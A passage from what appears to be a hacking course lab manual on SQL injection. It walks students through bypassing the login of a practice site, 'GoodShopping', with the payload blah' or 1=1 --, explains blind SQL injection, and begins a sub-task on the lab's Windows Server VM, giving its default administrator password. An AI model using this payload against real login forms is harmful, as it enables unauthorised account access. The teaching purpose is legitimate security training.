


5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.



Module 15 – SQL Injection

6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.



Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.


7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.
8. Switch to the **Windows Server 2019** virtual machine.
9. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


Note: In this task, we are logging into the **Windows Server 2019** machine as a victim.

Module 15 – SQL Injection

10. Click the **Type here to search** icon in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.

